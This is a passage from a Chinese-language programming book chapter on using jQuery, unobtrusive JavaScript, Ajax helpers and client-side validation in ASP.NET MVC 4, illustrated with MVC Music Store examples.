选择器是指传递给 jQuery 函数的、用来在 DOM 中选择元素的字符串。前面用到的字符串"#album-list img"就是用来选择<img>标签的。作为选择器的字符串看起来像层叠样式表(Cascading Style Sheet，CSS)中的项。jQuery 选择器的语法正是派生于 CSS 3.0 选择器的语法，并在其基础上做了一些补充。表 8-1 列举了 jQuery 代码中一些常见的选择器。

表 8-1　常见的选择器

例　　子	意　　义
$("#header")	查找 id 值为"header"的元素
$(".editor-label")	查找 class 名为".editor-label"的所有元素
$("div")	查找所有<div>元素
$("#header div")	查找 id 值为"header"元素的所有后代<div>元素
$("#header > div")	查找 id 值为"header"元素的所有子<div>元素
$("a:even")	查找编号为偶数的锚标签

从表 8-1 的最后一行可以看出，jQuery 与 CSS 一样也支持伪类。伪类既可以用来选择偶数或奇数编号的元素，也可以用来选择访问过的链接等。如果想查看整个 CSS 选择器列表，请访问 http://www.w3.org/TR/css3-selectors/。

3. jQuery 事件

jQuery 的另一个优势在于，它提供了用来订阅 DOM 中事件的 API。尽管使用一个通用的 bind 函数可以捕获指定名称的任何事件，但 jQuery 也为一般的事件提供了专门方法，比如 click、blur 和 submit。像之前提过的那样，可以通过传进一个函数来告知 jQuery 在事件触发时进行的处理。传进的函数可以是匿名的，像本节前面的“.jQuery 函数”中的例子，也可以是一个作为事件处理程序的命名函数，如以下代码所示：

```
$("#album-list img").mouseover(function () {
   animateElement($(this));
});
function animateElement(element) {
   element.animate({ height: '+=25', width: '+=25' })
          .animate({ height: '-=25', width: '-=25' });
}
```

一旦选择了一些 DOM 元素或是在一个事件处理程序内，jQuery 就可以很容易地操纵页面上的元素，读取或设置它们的特性值，添加或移除它们的 CSS 类等。下面的代码演示了当用户的鼠标移过元素时，如何向一个页面上的锚标签添加或从中删除 highlight 类。当用户在标签上移动鼠标时，锚标签就会改变外观(假如有一个合适的 highlight 样式设置)：

```
$("a").mouseover(function () {
```

```
    $(this).addClass("highlight");
}).mouseout(function () {
    $(this).removeClass("highlight");
});
```

关于上面的代码，需要注意以下两个地方：

- 代码中用到的所有依赖于封装集的 jQuery 方法，像 mouseover 方法，都返回同样的 jQuery 封装集。这就是说可以继续在选择的元素上调用 jQuery 方法，而不用再重新选择这些元素。我们称其为方法链。
- 许多常用操作在 jQuery 中都有与其对应的捷径方法(shortcut)。设置 mouseover 和 mouseout 效果是一种常见的操作，切换样式类型也是一种常见的操作。可以使用 jQuery 捷径方法重写上面的代码段，修改后的代码如下：

```
$("a").hover(function () {
    $(this).toggleClass("highlight");
});
```

上面三行代码非常强大——这也正是 jQuery 如此出色的原因所在。

4. jQuery 和 Ajax

jQuery 包含了向 Web 服务器回发异步请求所需要的所有功能。可以用 jQuery 来生成 POST 请求或 GET 请求，并且当请求完成(或出现错误)时 jQuery 会发出通知。尽管可以使用 jQuery 发送和接受 XML 格式的数据(毕竟 Ajax 中的 X 代表的是 XML)，但本章后面将会展示，使用 HTML、文本或 JavaScript Object Notation(JSON)格式的数据是非常繁琐的。jQuery 使 Ajax 变得简单。

事实上，jQuery 之所以简化了许多任务，是因为它已经改变了 Web 开发人员编写脚本代码的方式。

8.1.2 非侵入式 JavaScript

在 Web 早期阶段，也就是在 jQuery 出现以前，在同一个文件中混杂 JavaScript 代码和 HTML 标记是非常流行的做法。将 JavaScript 代码作为某个特性的值放入 HTML 元素中再正常不过了。您可能见过下面这样的 onclick 处理程序：

```
<div onclick="javascript:alert('click');">Testing, testing</div>
```

当时我们可能会在标记中嵌入 JavaScript 代码，因为没有更简单的方法可以用来捕获单击事件。尽管嵌入的 JavaScript 代码可以实现事件捕获，但是这样的代码不够整洁。jQuery 改变了这种状况，因为 jQuery 提供了查找元素和捕获单击事件的更好方法。现在可以从 HTML 特性中移除 JavaScript 代码了。事实上，可将 JavaScript 代码与 HTML 完全分离。

非侵入式 JavaScript(unobtrusive JavaScript)很好地实践了 JavaScript 代码和标记的分离。可将所有需要的脚本代码打包到.js 文件中。如果查看视图的源代码，您将不会看到有

JavaScript 代码嵌入在标记中。即使查看视图渲染的 HTML 标记，也看不到任何 JavaScript 代码，脚本留下的唯一痕迹是一个或多个引用 JavaScript 文件的<script>标签。

我们可能已经发现非侵入式 JavaScript 之所以具有吸引力，主要是因为它遵循了 MVC 框架设计模式所提倡的关注点分离。它实现了内容显示(由标记实现)和交互行为(由 JavaScript 实现)的分离。除此之外，非侵入式 JavaScript 还有其他优势。例如，将所有的脚本代码保存在单独的可下载文件中让浏览器能够在本地缓存脚本文件，从而提高网站的性能。

非侵入式 JavaScript 也支持在站点上使用渐进增强(progressive enhancement)的策略。渐进增强关注的是传递的内容。只要查看内容的设备或浏览器支持像脚本和样式表这样的特性，页面就会展现更高级的内容，使图像具有动画效果等。Wikipedia 对渐进增强有一个很好的概述，参见 http://en.wikipedia.org/wiki/Progressive_enhancement。

ASP.NET MVC 4 对 JavaScript 采用非侵入式的方法。框架将元数据放入 HTML 特性中，而不是将 JavaScript 代码注入视图来实现某种功能特性(像客户端验证)。使用 jQuery 技术，框架能够查找和解释元数据，然后将行为附加到所有使用外部脚本文件的元素上。由于有了非侵入式 JavaScript 工作，才使得 ASP.NET MVC 的 Ajax 特性支持渐进增强。如果用户浏览器不支持脚本，访问的站点也仍然会正常运作，但不会提供好的功能，像客户端验证等。

为了解控制器操作中的非侵入式 JavaScript 的工作原理，下面首先学习如何在 MVC 应用程序中使用 jQuery。

8.1.3 jQuery 的用法

当使用 Visual Studio 项目模板创建新的 ASP.NET MVC 项目时，它会默认生成使用 jQuery 需要的所有内容。每个新项目都包含一个 Scripts 文件夹，其中带有多个.js 文件，如图 8-1 所示。




图 8-1

jQuery 核心库是一个名为 jquery-<version>.js 的文件，编写本书时其版本号是 1.6.2。这个文件中包含了 jQuery 源代码的可注释版本。

如果使用 jQuery，我们只需添加一个 script 标签把 jQuery 脚本文件引用到我们的页面中。通常情况下，由于在整个应用程序中都有用到 jQuery，因此，我们会把这个 script 标签放在应用程序的布局视图中。最简单的方法是使用如下所示的代码：

```
<script src="~/Scripts/jquery-1.6.2.js"></script>
```

注意，ASP.NET MVC 的 Razor 视图引擎会把这里的~符号解析为当前网站的根目录，即便它出现在了 src 特性中。另外一个值得注意的地方是，HTML 5 中不需要指定类型 text/javascript。

1. 自定义脚本

当编写自定义的 JavaScript 代码时，我们可以把这些代码添加到脚本目录下的新脚本文件中(除非想编写侵入性 JavaScript，否则直接把脚本代码嵌入视图中，但是这样做我们可能会失去 25 个业绩积分)。例如，我们可以利用本章开始部分的代码并把它放在脚本目录下的 MusicScripts.js 文件中。MusicScripts.js 文件的内容如下所示：

```
$(function () {
  $("#album-list img").mouseover(function () {
     $(this).animate({ height: '+=25', width: '+=25' })
           .animate({ height: '-=25', width: '-=25' });
  });
});
```

向应用程序中添加文件 MusicScripts.js 还需要另一个 script 标签。在渲染的文档中这个 script 标签必须出现在 jQuery 的 script 标签后面，因为 MusicScripts.js 需要 jQuery 的支持，而浏览器会按照脚本在文档中出现的顺序进行加载。如果脚本包含了整个应用程序要使用的功能，可以把 script 标签放在_Layout 视图中，但仍需放在 jQuery 的 script 标签之后。在这个示例中，需要在应用程序的首页中使用这些脚本，我们可以把它添加到控制器 HomeController 中 Index 视图的任何位置，这是因为视图引擎把渲染视图的内容放在了页面的主体中并且在 jQuery 的 script 标签之后。

```
<div id="promotion">
</div>

<h3><em>Fresh</em> off the grill</h3>
@section Scripts {
   <script src="~/Scripts/MoviesScripts.js")"></script>
}
```

2. 在节点中放置脚本

向输出中注入脚本的另一种方法是定义用来放置脚本的 Razor 节。尽管我们可以添加

自定义的节，但 ASP.NET MVC 4 应用程序默认的_Layout 视图中包含有一个节，我们可以用来包含依赖 jQuery 的脚本。包含的节的名称是 scripts，它出现在 jQuery 加载后，以便我们的脚本依赖于 jQuery。

现在可以在引用布局的任何内容视图中添加脚本节，以便向该视图的头部注入脚本：

```
@section scripts{
   <script src="~/Scripts/MusicScripts.js")
></script>
}
```

上面介绍的方法可以设置脚本标签的具体位置，以确保需要的脚本以合适的顺序出现。默认情况下，MVC 4 应用程序中的_Layout 视图把脚本渲染在页面底部，在 body 标签关闭之前。

3. Scripts 目录下的其他文件

在 Scripts 目录下的所有其他.js 文件是什么呢？除 jQuery 核心库外，Scripts 目录中还包含两个 jQuery 插件：jQuery UI 和 jQuery 验证。这些扩展增强了 jQuery 核心库的功能，本章后面部分还要用到这两个插件。注意这两个插件的精简版本。

有人可能也发现了在 Scripts 中还存在名称中包含“vsdoc”的文件。这些文件是专门协助 Visual Studio 2012 更好地提供智能感知功能服务的。在程序中没必要直接引用这些文件，也没必要把它们发送到客户端。如果我们在_references.js 中引用文件，Visual Studio 2012 会自动发现这些文件。_references.js 文件定义了 Visual Studio 使用的隐式引用来获得智能感知功能，我们可以通过以下步骤配置该文件：Tools | Options | JavaScript | IntelliSense，查找隐式 Web Reference Group。

目录里名称中包含“unobtrusive”字样的文件是由 Microsoft 编写的。这些非侵入式脚本集成了 jQuery 和 ASP.NET MVC 框架，从而提供了前面提到的非侵入式 JavaScript 特性。如果要实现 ASP.NET MVC 框架的 Ajax 特性，就需要使用这些文件，本章稍后将介绍这些脚本的用法。

到目前为止，已经介绍了 jQuery 的内容以及如何在应用程序中引用脚本，下面继续介绍 ASP.NET MVC 框架直接支持的 Ajax 特性。

我们在 Scripts 目录下找到的另一个脚本是 Modernizr 脚本。Modernizr 一个 JavaScript 库，它通过改造老版本浏览器来帮助我们构建富有现代气息的应用程序。例如，Modernizr 的一个重要工作就是在老版本浏览器中启用新的 HTML 5 元素(比如 header、nav 和 menu)，而这些老版本浏览器(像 Internet Explorer 6)本身不支持 HTML 5 元素。Modernizr 也可以帮助我们检测特定浏览器是否支持一些高级功能，像定位位置(geolocation)和绘画画布(drawing canvas)。

最后，我们会在 Scripts 目录下发现 Knockout JavaScript 脚本库。Knockout 提供了数据绑定功能，这一功能是专门为那些想在 JavaScript 代码和客户端数据上使用模型-视图-视图

模型(MVVM)设计模式的开发人员而设计。

8.2　Ajax 辅助方法

前面的章节已经介绍了 ASP.NET MVC 框架中的 HTML 辅助方法。我们可以使用 HTML 辅助方法创建表单和指向控制器操作的链接。在 ASP.NET MVC 框架中还包含一组 Ajax 辅助方法，它们也可以用来创建表单和指向控制器操作的链接，但不同的是它们是异步进行的。当使用这些辅助方法时，不用编写任何脚本代码来实现程序的异步性。

在后台，这些 Ajax 辅助方法依赖于非侵入式 MVC 的 jQuery 扩展。如果使用这些辅助方法，我们就需要引入脚本文件 jquery.unobtrusive-ajax.js 以便添加 jquery.unobsrusive-ajax 脚本。值得注意的是，MVC 4 应用程序默认在应用程序的_Layout 视图中包含这个脚本。如果想手动包含该脚本文件，我们可以使用下面的脚本标签：

```
<script src="~Scripts/jquery-1.6.2.min.js")
></script>
<script src="~/Scripts/Scripts/jquery.unobtrusive-ajax.min.js")
        ></script>
@RenderSection("scripts", required:false);
```

8.2.1　Ajax 的 ActionLink 方法

在 Razor 视图中，Ajax 辅助方法可以通过 Ajax 属性访问。与 HTML 辅助方法类似，Ajax 属性上的大部分 Ajax 辅助方法都是扩展方法(除了 AjaxHelper 类型之外)。

Ajax 属性的 ActionLink 方法可创建一个具有异步行为的锚标签。假如要在打开的页面的底部为 MVC Music Store 添加一个"daily deal"链接，要求在用户单击链接时是在当前页面上显示打折扣专辑的详细信息，而不是在一个新页面中显示。

为了实现这个效果，需要在视图"Views/Home/Index.cshtml"中已有专辑列表的后面添加如下代码：

```
<div id="dailydeal">
  @Ajax.ActionLink("Click here to see today's special!",
                "DailyDeal",
                new AjaxOptions{
                    UpdateTargetId="dailydeal",
                    InsertionMode=InsertionMode.Replace,
                    HttpMethod="GET"
                })
</div>
```

ActionLink 方法的第一个参数指定了链接文本，第二个参数是要异步调用的操作的名称。类似于同名的 HTML 辅助方法，Ajax 辅助方法 ActionLink 也提供了各种重载版本，用来传递控制器名称、路由值和 HTML 特性。

对于 HTML 辅助方法与 Ajax 辅助方法，显著不同的是 AjaxOptions 参数。该参数指定

了发送请求和处理服务器返回的结果的方式。参数中还包括用来处理错误、显示加载元素、显示确认对话框等的选项。在这个示例中，AjaxOption 参数的选项指定了要使用来自服务器的响应元素来替换 id 值为“dailydeal”的元素。为得到服务器的响应，需要在控制器 HomeController 上添加一个 DailyDeal 操作：

```
public ActionResult DailyDeal()
{
   var album = GetDailyDeal();

   return PartialView("_DailyDeal", album);
}

private Album GetDailyDeal()
{
   return storeDB.Albums
       .OrderBy(a => a.Price)
       .First();
}
```

Ajax 操作链接的目标操作的返回值是纯文本或 HTML。在这个示例中，将通过渲染一个部分视图来返回 HTML。下面的 Razor 代码就在项目的 Views/Home 文件夹下的_DailyDeal.cshtml 文件中。

```
@model MvcMusicStore.Models.Album

<p>
   <img alt="@Model.Title" src="@Model.AlbumArtUrl" />
</p>

<div id="album-details">
   <p>
       <em>Artist:</em>
       @Model.Artist.Name
   </p>
   <p>

       <em>Price:</em>
       @String.Format("{0:F}", Model.Price)
   </p>
   <p class="button">
       @Html.ActionLink("Add to cart", "AddToCart",
       "ShoppingCart", new { id = Model.AlbumId }, "")
   </p>
</div>
```

当用户单击链接时，就会向控制器 HomeController 的 DailyDeal 操作发送一个异步请求。一旦操作从一个渲染的视图中返回了 HTML，后台的脚本就会利用返回的 HTML 替换 DOM 中已有的 dailydeal 元素。在用户单击链接之前，应用程序首页的底部如图 8-2 所示。



图　8-2

在用户单击并查看折扣专辑后，页面并未全部刷新，显示效果如图 8-3 所示。




图　8-3



注意　如果想查看操作中的代码，可使用 NuGet 安装 Wrox.ProMvc4.Ajax.Action Link 包。该包中的代码依赖于 MVC Music Store 中的数据访问类，所以最好尝试 MVC Music Store 项目中的包。一旦安装该包，就可以导航到/ActionLink 查看新的首页了。

Ajax.ActionLink 生成的内容能够获取服务器的响应，并可以直接把新内容移植到页面中。这是如何发生的呢？下一节将介绍异步操作链接的工作原理。

8.2.2　HTML 5 特性

如果查看 ActionLink 方法渲染的标记，就会看到如下代码：

```
<a data-ajax="true" data-ajax-method="GET" data-ajax-mode="replace"
  data-ajax-update="#dailydeal" href="/Home/DailyDeal">
  Click here to see today&#39;s special!
</a>
```

非侵入式 JavaScript 的显著特点是在 HTML 中不包含任何 JavaScript 代码，也就是说，在 HTML 中看不到脚本代码。如果仔细看，就会发现在 ActionLink 中指定的所有设置被编

码成了 HTML 元素的特性，并且大多数的编码特性都有 data-前缀，通常称为 data-特性。

HTML 5 规范为私有应用程序状态保留了 data-特性。换句话说，Web 浏览器不会尝试解释 data-特性的内容，因此可放心地把自己的数据交给它，这些数据不会影响页面的显示或渲染。data-特性在 HTML 5 规范发布之前就已经应用到浏览器中。例如，IE 6 会忽略它不理解的任何特性，所以 data-特性在以前的 IE 版本中是安全的。

向应用程序中添加 jquery.unobtrusive-ajax 文件的目的是查找特定的 data-特性，然后操纵元素使其表现出不同行为。如果知道使用 jQuery 可以很容易地查找元素，那么在非侵入式 JavaScript 文件中出现如下所示的代码也就不足为奇了：

```
$(function () {
      $("a[data-ajax]=true"). // do something
   });
```

这段代码将使用 jQuery 查找 data-ajax 特性值为 true 的所有锚元素。元素上的 data-ajax 特性用来标识该元素需要实现异步行为。一旦非侵入式脚本识别了异步元素，它就可以读取该元素的其他设置(像替换模式、更新目标以及 HTTP 方法)，还可通过使用 jQuery 连接事件和发送请求来修改该元素的行为。

所有 ASP.NET MVC Ajax 特性都使用 data-特性。默认情况下，这包括下一个主题：异步表单。

8.2.3 Ajax 表单

想象另一种情形，要在音乐商店的首页为用户添加一个查找艺术家的功能。因为需要用户输入，所以必须在页面上放一个 form 标签，但这不是一个普通表单，而是异步表单。

```
@using (Ajax.BeginForm("ArtistSearch", "Home",
   new AjaxOptions {
    InsertionMode=InsertionMode.Replace,
    HttpMethod="GET",
    OnFailure="searchFailed",
    LoadingElementId="ajax-loader",
    UpdateTargetId="searchresults",
 }))
{
   <input type="text" name="q" />
   <input type="submit" value="search" />
   <img id="ajax-loader"
        src="@~/Content/Images/ajax-loader.gif"
        style="display:none"/>
}
```

在要渲染的表单中，当用户单击提交按钮时，浏览器就会向控制器 HomeController 的 ArtistSearch 操作发送异步 GET 请求。注意上面的代码已经指定了 LoadingElementId 作为其中的一个选项。当执行异步请求时，客户端框架会自动地显示这个元素。通常情况下，在这个元素内部会出现一个具有动画效果的微调框，来告知用户后台正在进行一些处理。

此外，还有一个 OnFailure 选项。这些选项包括许多参数，可以设置这些参数以捕获来自 Ajax 请求的各种客户端事件，如 OnBegin、OnComplete、OnSuccess 和 OnFailure 等。可以给这些参数赋予一个 JavaScript 函数的名称，当事件触发时，调用该函数。上面的代码还为 OnFailure 事件指定了一个名为 searchFailed 的函数，因此，需要使运行时能够访问到这个函数(可能是通过把它放在 MusicScripts.js 文件中)：

```
function searchFailed() {
  $("#searchresults").html("Sorry, there was a problem with the search.");
}
```

如果服务器代码返回一个错误，就意味着 Ajax 辅助方法执行失败，此时，我们可能想捕获 OnFailure 事件。如果用户单击“search”按钮而页面没有反应，他们可能就会感到困惑。与前面代码所做的一样，可以显示一个错误提示消息，至少让他们知道我们已经尽力了。

辅助方法 BeginForm 的输出类似于辅助方法 ActionLink。最后，当用户单击提交按钮提交表单时，服务器端会接收到一个 Ajax 请求，并可能以任意格式的内容作出响应。当客户端收到来自服务器端的响应时，非侵入式脚本就会将相应内容放入 DOM 中。在这个例子中，新内容要替换的是一个 id 值为 searchresults 的元素。

对于这个例子，控制器操作需要查询数据库并渲染一个部分视图。此外，操作还要返回纯文本，但同时又想把艺术家放在一个列表中，因此，它要渲染一个部分视图。

```
public ActionResult ArtistSearch(string q)
{
  var artists = GetArtists(q);

  return PartialView(artists);
}

private List<Artist> GetArtists(string searchString)
{
  return storeDB.Artists
      .Where(a => a.Name.Contains(searchString))
      .ToList();
}
```

渲染的部分视图利用模型构建列表。该部分视图的名称是 ArtistSearch.cshtml，位于项目的 Views/Home 文件夹下。

```
@model IEnumerable<MvcMusicStore.Models.Artist>

<div id="searchresults">
  <ul>
      @foreach (var item in Model) {
          <li>@item.Name</li>
      }
```

```
    </ul>
</div>
```



为在自己的 MVC Music Store 项目中执行搜索代码，可以使用 NuGET 安装 Wrox.ProMvc4.Ajax.AjaxForm 包，安装完毕后运行程序，浏览到/AjaxForm 以查看新的首页。

本章后面部分还会回到这个搜索表单，并为它添加其他一些特性。现在，我们把注意力转向 ASP.NET MVC 框架的另一个内置 Ajax 特性——对客户端验证的支持。

8.3 客户端验证

对于数据注解特性来说，ASP.NET MVC 框架的客户端验证是默认开启的。下面介绍 Album 类的 Title 和 Price 属性：

```
[Required(ErrorMessage = "An Album Title is required")]
[StringLength(160)]
public string  Title     { get; set; }

[Required(ErrorMessage = "Price is required")]
[Range(0.01, 100.00,
  ErrorMessage = "Price must be between 0.01 and 100.00")]
public decimal Price      { get; set; }
```

数据注解特性使得这两个属性值必须输入，并且还对 Title 属性值限定了长度，对 Price 属性值限定了范围。ASP.NET MVC 的模型绑定器在设置这些属性值时会执行服务器端验证。这些内置的特性也触发客户端验证。客户端验证依赖于 jQuery 验证插件。

8.3.1 jQuery 验证

正如前面提到的，jQuery 验证插件(jquery.validate)默认情况下在 MVC 4 应用程序项目的 Scripts 文件夹下。如果想实现要客户端验证，那么需要一对脚本标签。如果查看 StoreManager 文件夹中的 Edit 或 Create 视图，就会看到下面的代码：

```
<script src="~/Scripts/jquery.validate.min.js")
></script>
<script src="~/Scripts/jquery.validate.unobtrusive.min.js")
  ></script>
```

web.config 文件中的 Ajax 设置

默认情况下，非侵入式 JavaScript 和客户端验证在 ASP.NET MVC 应用程序中是启用的。然而，可通过 web.config 文件中的设置改变这些行为。如果打开新应用程序根目录下的

web.config 文件，就会看到下面的 appSettings 配置节点：

```
<appSettings>
   <add key="ClientValidationEnabled" value="true"/>
   <add key="UnobtrusiveJavaScriptEnabled" value="true"/>
 </appSettings>
```

如果想在整个应用程序中禁用这两个特性中的任一特性，只需将相应特性的 value 值改为 false 即可。另外，还可以逐视图地控制这些设置。HTML 辅助方法 EnableClientValidation 和 EnableUnobtrusiveJavascript 在一个具体视图中重写了这些配置设置。

禁用这些特性的主要原因是维护应用程序自定义脚本的向后兼容性。

第一个 script 标签加载精简的 jQuery 验证插件。jQuery 验证实现了挂接到事件需要的所有逻辑(像提交和焦点事件)，此外，还要执行客户端验证规则。该插件提供了丰富的默认验证规则集。

第二个 script 标签包括用于 jQuery 验证的 Microsoft 非侵入式适配器。这段脚本中的代码用来获取 ASP.NET MVC 框架发出的元数据，并将这些元数据转换成 jQuery 验证能够理解的数据(所以它能够做所有的困难工作)。那么，这些元数据从何而来？首先，还记得前面如何创建专辑编辑视图吗？使用视图中的 EditorForModel，也就是 Shared 文件夹中的 Album 编辑器模板。该模板中有如下代码：

```
<p>
   @Html.LabelFor(model => model.Title)
   @Html.TextBoxFor(model => model.Title)
   @Html.ValidationMessageFor(model => model.Title)
</p>
<p>
   @Html.LabelFor(model => model.Price)
   @Html.TextBoxFor(model => model.Price)
   @Html.ValidationMessageFor(model => model.Price)
</p>
```

这里，辅助方法 TextBoxFor 是关键所在。它为基于元数据的模型构建输入元素。当 TextBoxFor 看到验证元数据(比如 Price 和 Title 属性上的 Required 和 StringLength 注解)时，它会将这些元数据放入到渲染的 HTML 中。Title 属性的编辑器的标记如下所示：

```
<input
  data-val="true"
  data-val-length="The field Title must be a string with a maximum length
                  of 160."
  data-val-length-max="160" data-val-required="An Album Title is required"
  id="Title" name="Title" type="text" value="Greatest Hits" />
```

这里，再次与 data-特性见面了。上述代码中是 jquery.validate.unobtrusive 脚本负责使用这个元数据(以 data-val="true"开头)查找元素，并结合 jQuery 验证插件来执行元数据内的

验证规则。jQuery 验证可运行每个击键和焦点事件上的规则，给用户提供关于错误值的及时反馈信息。当出现错误时，验证插件也能阻止表单提交，这就意味着不需要在服务器上处理注定要失败的请求。

为了更深入地理解这些过程的工作原理，下一节继续介绍自定义客户端验证。

8.3.2 自定义验证

在第 6 章中我们编写了 MaxWordsAttribute 验证特性来验证一个字符串中的单词个数。实现代码如下：

```
